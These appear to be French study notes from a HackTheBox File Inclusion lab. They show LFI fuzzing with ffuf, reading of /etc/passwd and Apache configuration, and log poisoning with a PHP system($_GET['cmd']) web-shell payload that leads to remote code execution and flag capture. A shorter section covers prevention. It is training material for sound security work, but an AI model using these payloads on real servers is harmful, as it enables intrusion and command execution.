HTTP/1.1" 404 494
"http://94.237.51.163:46610/" "Mozilla/5.0
(X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0" 10.30.18.126 - - [12/
Jun/2025:10:44:55 +0100] "GET /image.jpg
HTTP/1.1" 200 190403
"http://94.237.51.163:46610/" "Mozilla/5.0
(X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0"
```

[Read More](#)

On peut lire le fichier access.log, normalement accessible par des utilisateurs à privilèges, c'est une faille, on va empoisonner les logs :




```
1 GET /index.php?language=var%2flog%2fapache2%2faccess.log HTTP/1.1
2 Host: 94.237.51.163:46610
3 User-Agent: <http://system[<GET[cmd]]> []
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: PHPSESSID=mt6nith144aphk2aoirck1tc
9 Upgrade-Insecure-Requests: 1
10 Priority: u0, i
11
12
```

```
1 Date: Thu, 15 Jun 2025 09:47:59 GMT
2 Server: Apache/2.4.41 (Ubuntu)
3 Expires: Thu, 19 Nov 1981 06:52:00 GMT
4 Cache-Control: no-store, no-cache, must-revalidate
5 Pragma: no-cache
6 Content-Type: application/json
7 Vary: Accept-Encoding
8 Content-Length: 3461
9 Keep-Alive: timeout=60, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
```

On va envoyer la requête malveillante, puis essayer le RCE :

bookmarks... Exegol Bookmarks Getting Started



```
language=/var/log/apache2/access.log"
"Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Gecko/20100101 Firefox/128.0" 10.30.18.135 --
[12/Jun/2025:10:53:39 +0100] "GET /image.jpg
HTTP/1.1" 200 190402
"http://83.136.249.246:48626/index.php?
language=/var/log/apache2/access.log"
"Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Gecko/20100101 Firefox/128.0" 10.30.18.135 --
[12/Jun/2025:10:53:55 +0100] "GET /
index.php?language=/var/log/apache2/
access.log HTTP/1.1" 200 1464 "-" "Mozilla/5.0
(X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0" 10.30.18.135 -- [12/
Jun/2025:10:55:08 +0100] "GET /index.php
HTTP/1.1" 200 3001 "-" "uid=33(www-data)
gid=33(www-data) groups=33(www-data) "
10.30.18.135 -- [12/Jun/2025:10:55:59 +0100]
"GET /index.php?language=/var/log/apache2/
```

[http://83.136.249.246:48626/index.php?](http://83.136.249.246:48626/index.php?language=/var/log/apache2/access.log&cmd=cat%20/c85ee5082f4c723ace6c0796e3a3db09.txt)

[language=/var/log/apache2/access.log&cmd=cat%20/c85ee5082f4c723ace6c0796e3a3db09.txt](http://83.136.249.246:48626/index.php?language=/var/log/apache2/access.log&cmd=cat%20/c85ee5082f4c723ace6c0796e3a3db09.txt)

```
[12/Jun/2025:10:55:08 +0100] "GET /index.php
HTTP/1.1" 200 3001 "-"
"HTB{1095_5#0uld_n3v3r_63_3xp053d}" "
10.30.18.135 -- [12/Jun/2025:10:55:59 +0100]
"GET /index.php?language=/var/log/apache2/
```

Automated Scanning

Fuzzing parameters

Les formulaires HTML que les utilisateurs peuvent utiliser sur l'interface frontale d'une application web ont tendance à être bien testés et correctement sécurisés contre différentes attaques web.

Cependant, dans de nombreux cas, la page peut contenir d'autres paramètres exposés qui ne sont liés à aucun formulaire HTML, et donc que les utilisateurs classiques ne peuvent pas atteindre ou exploiter involontairement. **C'est pourquoi il peut être important de faire du fuzzing pour détecter ces paramètres exposés**, car ils ont tendance à être moins sécurisés que ceux accessibles publiquement.

GET

```
ffuf -w /opt/useful/seclists/Discovery/Web-Content/burp-parameter-names.txt:FUZZ
-u 'http://<SERVER_IP>:<PORT>/index.php?FUZZ=value' -fs 2287

...SNIP...

:: Method : GET
:: URL   : http://<SERVER_IP>:<PORT>/index.php?FUZZ=value
```

```
:: Wordlist          : FUZZ: /opt/useful/seclists/Discovery/Web-Content/burp-
parameter-names.txt
:: Follow redirects : false
:: Calibration      : false
:: Timeout           : 10
:: Threads           : 40
:: Matcher           : Response status: 200,204,301,302,307,401,403
:: Filter            : Response size: xxx
```

language [Status: xxx, Size: xxx, Words: xxx, Lines: xxx]

LFI wordlists

La meilleur d'après HTB est

<https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/LFI/LFI-Jhaddix.txt>

```
ffuf -w /opt/useful/seclists/Fuzzing/LFI/LFI-Jhaddix.txt:FUZZ -u
'http://<SERVER_IP>:<PORT>/index.php?language=FUZZ' -fs 2287
```

...SNIP...

```
:: Method          : GET
:: URL              : http://<SERVER_IP>:<PORT>/index.php?FUZZ=key
:: Wordlist         : FUZZ: /opt/useful/seclists/Fuzzing/LFI/LFI-Jhaddix.txt
:: Follow redirects : false
:: Calibration      : false
:: Timeout           : 10
:: Threads           : 40
:: Matcher           : Response status: 200,204,301,302,307,401,403
:: Filter            : Response size: xxx
```

```
..%2F..%2F..%2F%2F..%2Fetc/passwd [Status: 200, Size: 3661, Words: 645,
Lines: 91]
../../../../etc/hosts [Status: 200, Size: 2461, Words:
636, Lines: 72]
...SNIP...
../../../../etc/passwd [Status: 200, Size: 3661, Words: 645, Lines: 91]
../../../../etc/passwd [Status: 200, Size: 3661, Words: 645, Lines: 91]
../../../../etc/passwd&=%3C%3C%3C%3C [Status: 200, Size: 3661, Words: 645,
Lines: 91]
..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd [Status: 200,
Size: 3661, Words: 645, Lines: 91]
/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[Status: 200, Size: 3661, Words: 645, Lines: 91]
```

Fuzzing Server Files

Webroot

En plus de faire du **fuzzing de payloads LFI**, il existe différents **fichiers serveurs** qui peuvent être utiles lors de l'exploitation d'une vulnérabilité LFI. Il est donc utile de **savoir où ces fichiers se trouvent et s'ils sont lisibles**. Ces fichiers incluent notamment :

- Le **chemin du répertoire webroot** du serveur,
- Les **fichiers de configuration** du serveur,
- Et les **logs** du serveur.

Note

Dans certaines situations, pour **exploiter une vulnérabilité LFI**, il est important de connaître le **chemin absolu du webroot** (la racine web du serveur, là où sont stockés les fichiers accessibles via le navigateur, comme `index.php`, `/uploads`, etc.).

◆ Exemple :

Imaginons que tu aies réussi à **téléverser un fichier malveillant** dans `/uploads`, mais que tu ne puisses **pas y accéder** via un chemin relatif comme :

`../../uploads/monfichier.php`

Dans ce cas, tu pourrais avoir besoin du chemin absolu pour t'y retrouver, comme par exemple :

`/var/www/html/uploads/monfichier.php`

Des wordlist sont fait pour ça :

```
ffuf -w /opt/useful/seclists/Discovery/Web-Content/default-web-root-directory-linux.txt:FUZZ -u 'http://<SERVER_IP>:<PORT>/index.php?language=../../../../FUZZ/index.php' -fs 2287
```

Server Logs/Configuration

```
ffuf -w ./LFI-WordList-Linux:FUZZ -u 'http://<SERVER_IP>:<PORT>/index.php?language=../../../../FUZZ' -fs 2287
```

Ensuite on peut lire les fichiers que ffuf a trouvé :

```
curl http://<SERVER_IP>:<PORT>/index.php?language=../../../../etc/apache2/apache2.conf

shell-session
...SNIP...
      ServerAdmin webmaster@localhost
      DocumentRoot /var/www/html

      ErrorLog ${APACHE_LOG_DIR}/error.log
```

```
CustomLog ${APACHE_LOG_DIR}/access.log combined  
...SNIP...
```

Note

Comme nous pouvons le constater, nous obtenons le chemin racine web par défaut et le chemin du journal. Cependant, dans ce cas, le chemin du journal utilise une variable Apache globale (APACHE_LOG_DIR), qui se trouve dans un autre fichier (/etc/apache2/envvars) vu précédemment.

```
curl http://<SERVER_IP>:<PORT>/index.php?language=../../../../etc/apache2/envvars  
...SNIP...  
export APACHE_RUN_USER=www-data  
export APACHE_RUN_GROUP=www-data  
# temporary state file location. This might be changed to /run in Wheezy+1  
export APACHE_PID_FILE=/var/run/apache2$SUFFIX/apache2.pid  
export APACHE_RUN_DIR=/var/run/apache2$SUFFIX  
export APACHE_LOCK_DIR=/var/lock/apache2$SUFFIX  
# Only /var/log/apache2 is handled by /etc/logrotate.d/apache2.  
export APACHE_LOG_DIR=/var/log/apache2$SUFFIX  
...SNIP...
```

La variable (APACHE_LOG_DIR) est définie sur (/var/log/apache2), et la configuration précédente nous a indiqué que les fichiers journaux sont /access.log et /error.log, auxquels nous avons accédé dans la section précédente

Mise en pratique

```
ffuf -w ./LFI-WordList-Linux:FUZZ -u 'http://94.237.57.57:58341/index.php?  
language=../../../../FUZZ' -fs 2287
```

http://94.237.54.229:34821/index.php?view=../flag.txt

File Inclusion Prevention

Preventing Directory Traversal

La meilleure façon d'éviter la traversée de répertoires est d'utiliser l'outil intégré de votre langage de programmation (ou framework) pour extraire uniquement le nom du fichier. Par exemple, PHP utilise basename(), qui lit le chemin et ne renvoie que la partie du nom de fichier.

Si seul un nom de fichier est fourni, il ne renvoie que le nom de fichier. Si seul le chemin est fourni, il traite ce qui suit le / final comme le nom de fichier.

Note

L'inconvénient de cette méthode est que si l'application doit accéder à des répertoires, elle ne pourra pas le faire.

Si vous créez votre propre fonction pour exécuter cette méthode, il est possible que vous ayez omis de prendre en compte un cas particulier.

De plus, nous pouvons **assainir** la saisie utilisateur pour supprimer de manière récursive toute tentative de traversée de répertoires, comme suit :

```
while(substr_count($input, '../', 0)) {  
    $input = str_replace('../', '', $input);  
};
```

- Ce code supprime les saisies comme '../'

Web Server Configuration

Désactiver les inclusions de fichiers distants :

```
allow_url_fopen = Off  
allow_url_include = Off
```

Restreindre l'accès au fichier en dehors du répertoire web (webroot) :

- **Idéalement via Docker**, qui isole l'application.
- Sinon, en PHP :

```
open_basedir = /var/www
```

Désactiver certains modules dangereux :

- par exemple expect ou mod_userdir

Note

Même si une faille LFI est découverte, l'impact sera réduit.

Web application firewall (WAF)

ModSecurity, le seul point négatif avec le WAF sont les faux positifs, qui vont bloquaient des requêtes non malveillante.

Finalement, la meilleure solution serait au niveau du code, ajouter un WAF ou limiter l'impact est comme mettre un pansement sur une plaie.

Mise en pratique

Dans /etc/php/7.4/apache2/php.ini --> disable_functions, on rajoute 'system'


```
; It receives a comma-delimited list of functions
; http://php.net/disable-functions
disable_functions = system,pcntl_alarm,pcntl_fork

; This directive allows you to disable certain
; functions for security reasons
```

Ensuite, on crée un fichier php utilisant system dans /var/www/html :

```
htb-student@lfi-harden:~$ cat /var/www/html/test.php
<?php
system('ls');
?>
```

On accède à l'URL du fichier test.php :



Une page blanche,

Puis on regarde les error.log dans /var/log/apache2/

```
[Thu Jun 12 14:04:58.573815 2025] [php7:warn] [pid 1417] [client 10.10.14.206:45602] PHP Warning:  system() has been disabled for security reasons in /var/www/html
```

Skills Assessment - File Inclusion

Contexte

L'entreprise INLANEFREIGHT vous a engagé pour réaliser une évaluation de la sécurité d'une application web accessible publiquement.

Elle a déjà subi plusieurs audits par le passé, mais a récemment ajouté de nouvelles fonctionnalités dans la précipitation et s'inquiète particulièrement des vulnérabilités de type inclusion de fichiers et traversée de répertoires.

Elle vous a fourni une adresse IP cible, sans aucune autre information sur leur site web. Votre mission est d'effectuer une évaluation complète de l'application web, en recherchant spécifiquement des vulnérabilités d'inclusion de fichiers et de **traversée de chemins (path traversal)**.

Trouvez les vulnérabilités et soumettez le flag final en utilisant les compétences abordées dans les sections précédentes du module pour valider cet exercice.

Enumération Web Site

A première vue, le site web paraît 'clean'.

Mais, lorsqu'on accède aux autres pages :

Note

S'il existe une LFI, c'est ici, si le paramètre page est passé dans une fonction comme 'include', alors n'importe quel chemin demandé sera interprété par le serveur.

Trouver la LFI

Dans un premier temps j'ai essayé la faille basique :

<http://94.237.51.163:44476/index.php?page=../../../../etc/passwd>

Mais cela n'a rien donné. Ce qui signifie qu'il y a potentiellement un filtre.

Lecture du code source on voit que ya le 'index.php', il peut contenir des informations intéressantes, on va essayer de le convenir en base64 pour le lire :



Lorsqu'on le décode, voici ce qu'on obtient :

```
<html lang="en">
  <head>
    <title>InlaneFreight</title>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

    <link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Poppins:200,300,400,700,900|Display+Playfair:200,300,400,700">
    <link rel="stylesheet" href="fonts/icomoon/style.css">

    <link rel="stylesheet" href="css/bootstrap.min.css">
    <link rel="stylesheet" href="css/magnific-popup.css">
    <link rel="stylesheet" href="css/jquery-ui.css">
    <link rel="stylesheet" href="css/owl.carousel.min.css">
    <link rel="stylesheet" href="css/owl.theme.default.min.css">

    <link rel="stylesheet" href="css/bootstrap-datepicker.css">
    <link rel="stylesheet" href="fonts/flaticon/font/flaticon.css">

    <link rel="stylesheet" href="css/aos.css">
    <link rel="stylesheet" href="css/style.css">

  </head>
  <body>

    <div class="site-wrap">

      <div class="site-mobile-menu">
        <div class="site-mobile-menu-header">
          <div class="site-mobile-menu-close mt-3">
            <span class="icon-close2 js-menu-toggle"></span>
          </div>
        </div>
        <div class="site-mobile-menu-body"></div>
      </div>

      <header class="site-navbar py-3" role="banner">

        <div class="container">
          <div class="row align-items-center">

            <div class="col-11 col-xl-2">
              <h1 class="mb-0"><a href="index.php" class="text-white h2 mb-0">InlaneFreight</a></h1>
            </div>
            <div class="col-12 col-md-10 d-none d-xl-block">
```

```

        <nav class="site-navigation position-relative text-right"
role="navigation">

            <ul class="site-menu js-clone-nav mx-auto d-none d-lg-block">
                <li class="active"><a href="index.php">Home</a></li>
                <li><a href="index.php?page=about">About Us</a></li>
                <li><a href="index.php?page=industries">Industries</a></li>
                <li><a href="index.php?page=contact">Contact</a></li>
            <?php
                // echo '<li><a href="ilf_admin/index.php">Admin</a></li>';
            ?>
            </ul>
        </nav>
    </div>

        <div class="d-inline-block d-xl-none ml-md-0 mr-auto py-3"
style="position: relative; top: 3px;"><a href="#" class="site-menu-toggle js-
menu-toggle text-white"><span class="icon-menu h3"></span></a></div>

    </div>

    </div>
</div>

</header>

<div class="site-blocks-cover overlay" style="background-image:
url(images/hero_bg_1.jpg); " data-aos="fade" data-stellar-background-ratio="0.5">
    <div class="container">
        <div class="row align-items-center justify-content-center text-center">

            <div class="col-md-8" data-aos="fade-up" data-aos-delay="400">

                <h1 class="text-white font-weight-light mb-5 text-uppercase font-
weight-bold">Worldwide Freight Services</h1>
                <p><a href="#" class="btn btn-primary py-3 px-5 text-white">Get
Started!</a></p>

            </div>
        </div>
    </div>
</div>

<?php
if(!isset($_GET['page'])) {
    include "main.php";
}
else {
    $page = $_GET['page'];
    if (strpos($page, "..") !== false) {
        include "error.php";
    }
    else {
        include $page . ".php";
    }
}
?>
<footer class="site-footer">
    <div class="row pt-5 mt-5 text-center">
        <div class="col-md-12">
            <div class="border-top pt-5">
                <p>
                    <!-- Link back to Colorlib can't be removed. Template is licensed
under CC BY 3.0. -->
                    Copyright &copy;<script>document.write(new Date().getFullYear());

```

```

</script> All rights reserved | This template is made with <i class="icon-heart">
aria-hidden="true"></i> by <a href="https://colorlib.com" target="_blank">Colorlib</a>
        <!-- Link back to Colorlib can't be removed. Template is licensed
under CC BY 3.0. -->
        </p>
        </div>
        </div>
    </footer>
</div>

<script src="js/jquery-3.3.1.min.js"></script>
<script src="js/jquery-migrate-3.0.1.min.js"></script>
<script src="js/jquery-ui.js"></script>
<script src="js/popper.min.js"></script>
<script src="js/bootstrap.min.js"></script>
<script src="js/owl.carousel.min.js"></script>
<script src="js/jquery.stellar.min.js"></script>
<script src="js/jquery.countdown.min.js"></script>
<script src="js/jquery.magnific-popup.min.js"></script>
<script src="js/bootstrap-datepicker.min.js"></script>
<script src="js/aos.js"></script>

<script src="js/main.js"></script>

</body>
</html>

```

```
// echo '<li><a href="ilf_admin/index.php">Admin</a></li>' ;
```

Cela nous a révélé un chemin intéressant :

The screenshot shows a web application interface titled "Admin Panel". The URL in the address bar is `94.237.51.163:44476/ilf_admin/index.php?log=http.log`. The page content is a log of network requests, likely from a proxy or log viewer. The left sidebar has two main sections: "DATA LOGS" and "PERFORMANCE VIEW", each with "Chat Log", "Service Log", and "System Log" options. The main area contains a large amount of JSON data representing log entries.

```

od": "GET", "request": "/end-to-end", "protocol": "HTTP/2.0", "status": 502, "bytes": 19565, "referer": "http://www.investorholistic.com/web-enabled"}
{"host": "48.84.21.108", "user-identifier": "effertz3262", "datetime": "09/Sep/2020:07:28:32 +0000", "method": "HEAD", "request": "/channels/distributed/revolutionary", "protocol": "HTTP/1.1", "status": 200, "bytes": 26950, "referer": "http://www.humanrich.com/24/7/deploy/cutting-edge"}
{"host": "68.120.210.175", "user-identifier": "-", "datetime": "09/Sep/2020:07:28:32 +0000", "method": "PATCH", "request": "/users/exploit/engineer/functionalities", "protocol": "HTTP/2.0", "status": 304, "bytes": 17423, "referer": "http://www.productholistic.io/interactive/out-of-the-box/frictionless"}
{"host": "246.203.80.9", "user-identifier": "-", "datetime": "09/Sep/2020:07:28:32 +0000", "method": "PATCH", "request": "/users/matrix/user-centric", "protocol": "HTTP/2.0", "status": 205, "bytes": 17833, "referer": "http://www.centralmonetize.net/mindshare"}
{"host": "148.179.66.225", "user-identifier": "-", "datetime": "09/Sep/2020:07:28:32 +0000", "method": "POST", "request": "/strategic", "protocol": "HTTP/1.1", "status": 406, "bytes": 22057, "referer": "http://www.internalclicks-and-mortar.io/e-enable/seize/world-class/revolutionize"}
{"host": "241.180.67.231", "user-identifier": "boehm7263", "datetime": "09/Sep/2020:07:28:32 +0000", "method": "POST", "request": "/expedition/relationships", "protocol": "HTTP/2.0", "status": 501, "bytes": 12150, "referer": "http://www.legacyaction-items.info/killer/redefine"}
{"host": "68.243.151.19", "user-identifier": "senger8010", "datetime": "09/Sep/2020:07:28:32 +0000", "method": "PATCH", "request": "/monetize/synergistic/grow", "protocol": "HTTP/2.0", "status": 403, "bytes": 2258, "referer": "https://www.forwardenhance.biz/deploy/generate/enhance"}
{"host": "50.114.234.15", "user-identifier": "rolfson1872", "datetime": "09/Sep/2020:07:28:32 +0000", "method": "HEAD", "request": "/dot-com/technologies", "protocol": "HTTP/2.0", "status": 201, "bytes": 1310, "referer": "http://www.nationaldot-com.biz/infrastructures/e-enable"}
{"host": "242.25.207.96", "user-identifier": "rodriguez8612", "datetime": "09/Sep/2020:07:28:32 +0000", "method": "GET", "request": "/cross-platform/granular/solutions", "protocol": "HTTP/1.1", "status": 203, "bytes": 20923, "referer": "http://www.corporategranular.io/maximize/streamline/mission-critical"}
{"host": "24.82.44.212", "user-identifier": "-", "datetime": "09/Sep/2020:07:28:32 +0000", "method": "PUT", "request": "/distributed/enhance", "protocol": "HTTP/1.0", "status": 302, "bytes": 732, "referer": "https://www.nationalsynergize.info/generate"}
```

Nous allons maintenant essayer de ffuf pour voir si il y a une LFI possible :

ffuf -w /usr/share/seclists/Fuzzing/LFI/LFI-Jhaddix.txt:FUZZ -u

['http://94.237.51.163:44476/ilf_admin/index.php?log=system.log=FUZZ'](http://94.237.51.163:44476/ilf_admin/index.php?log=system.log=FUZZ) -fs 2046

```
..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 43ms]
/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 45ms]
../../../../../../../../etc/hosts [Status: 200, Size: 2291, Words: 155, Lines: 110, Duration: 27ms]
../../../../../../../../etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 29ms]
../../../../../../../../etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 29ms]
../../../../../../../../etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 28ms]
../../../../../../../../etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 29ms]
../../../../../../../../etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 31ms]
../../../../../../../../etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 31ms]
../../../../../../../../etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 33ms]
../../../../../../../../etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 31ms]
../../../../../../../../etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 32ms]
../../../../../../../../etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 31ms]
../../../../../../../../etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 33ms]
../../../../../../../../etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 33ms]
../../../../../../../../etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 33ms]
../../../../../../../../etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 33ms]
../../../../../../../../etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 33ms]
../../../../../../../../etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 34ms]
../../../../../../../../etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 34ms]
:: Progress: [929/929] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```

On a bien une LFI présente avec cette URL, essayons :

Bookmarks Getting Started

Admin Panel

DATA LOGS

Chat Log

Service Log

PERFORMANCE VIEW

System Log

```
root:x:0:0:root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
nginx:x:100:101:nginx:/var/lib/nginx:/sbin/nologin
```

nginx server

LFI trouvé, maintenant l'objectif va être de mettre en place une RCE.

RCE*Server log poisoning*

Note

Chemin adapté pour nginx

Bookmarks Getting Started

Admin Panel

DATA LOGS

Chat Log

Service Log

PERFORMANCE VIEW

System Log

```
10.30.18.126 - - [12/Jun/2025:14:14:46 +0000] "GET / HTTP/1.1" 200 3194 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.30.18.126 - - [12/Jun/2025:14:14:46 +0000] "GET /fonts/icomoon/style.css HTTP/1.1" 200 15837 "http://94.237.51.163:44476/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.30.18.126 - - [12/Jun/2025:14:14:46 +0000] "GET /css/bootstrap.min.css HTTP/1.1" 200 29853 "http://94.237.51.163:44476/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.30.18.126 - - [12/Jun/2025:14:14:46 +0000] "GET /css/magnific-popup.css HTTP/1.1" 200 2134 "http://94.237.51.163:44476/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.30.18.126 - - [12/Jun/2025:14:14:46 +0000] "GET /css/jquery-ui.css HTTP/1.1" 200 4858 "http://94.237.51.163:44476/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.30.18.126 - - [12/Jun/2025:14:14:46 +0000] "GET /css/owl.carousel.min.css HTTP/1.1" 200 996 "http://94.237.51.163:44476/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.30.18.126 - - [12/Jun/2025:14:14:46 +0000] "GET /css/owl.theme.default.min.css HTTP/1.1" 200 470 "http://94.237.51.163:44476/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.30.18.126 - - [12/Jun/2025:14:14:46 +0000] "GET /css/bootstrap-datepicker.css HTTP/1.1" 200 2643 "http://94.237.51.163:44476/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.30.18.126 - - [12/Jun/2025:14:14:46 +0000] "GET /fonts/flaticon/font/flaticon.css HTTP/1.1" 200 535 "http://94.237.51.163:44476/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.30.18.126 - - [12/Jun/2025:14:14:46 +0000] "GET /css/style.css HTTP/1.1" 200 8888 "http://94.237.51.163:44476/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.30.18.126 - - [12/Jun/2025:14:14:46 +0000] "GET /css/aos.css HTTP/1.1" 200 2980 "http://94.237.51.163:44476/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.30.18.126 - - [12/Jun/2025:14:14:46 +0000] "GET /js/jquery-3.3.1.min.js HTTP/1.1" 200 86926 "http://94.237.51.163:44476/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.30.18.126 - - [12/Jun/2025:14:14:46 +0000] "GET /js/jquery-migrate-3.0.1.min.js HTTP/1.1" 200 11421 "http://94.237.51.163:44476/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
```

```
echo -n "User-Agent: <?php system(\$_GET['cmd']); ?>" > Poison
```

```
curl -s "http://94.237.55.43:55247/index.php" -H @Poison
```

http://94.237.51.163:44476/ilf_admin/index.php?log=../../../../../../../../var/log/nginx/access.log&cmd=id

```
10.30.18.126 - - [12/Jun/2025:14:57:01 +0000] "GET /index.php HTTP/1.1" 200 15850 "-" "uid=65534(nobody) gid=65534(nobody) groups=65534(nobody)"
```

http://94.237.55.43:55247/ilf_admin/index.php?log=../../../../../../../../var/log/nginx/access.log&cmd=ls%20/

```
dev
etc
flag_dacc60f2348d.txt
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
"
```

 **Note**

Assess the web application and use a variety of techniques to gain remote code execution and find a flag in the / root directory of the file system. Submit the contents of the flag as your answer.

```
"Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.30.18.150 - - [13/Jun/2025:09:18:43 +0000] "GET /index.php HTTP/1.1" 200 15850 "-" "[a9a892dbc9faf9
a014f58e007721835e
"
```

- Terminé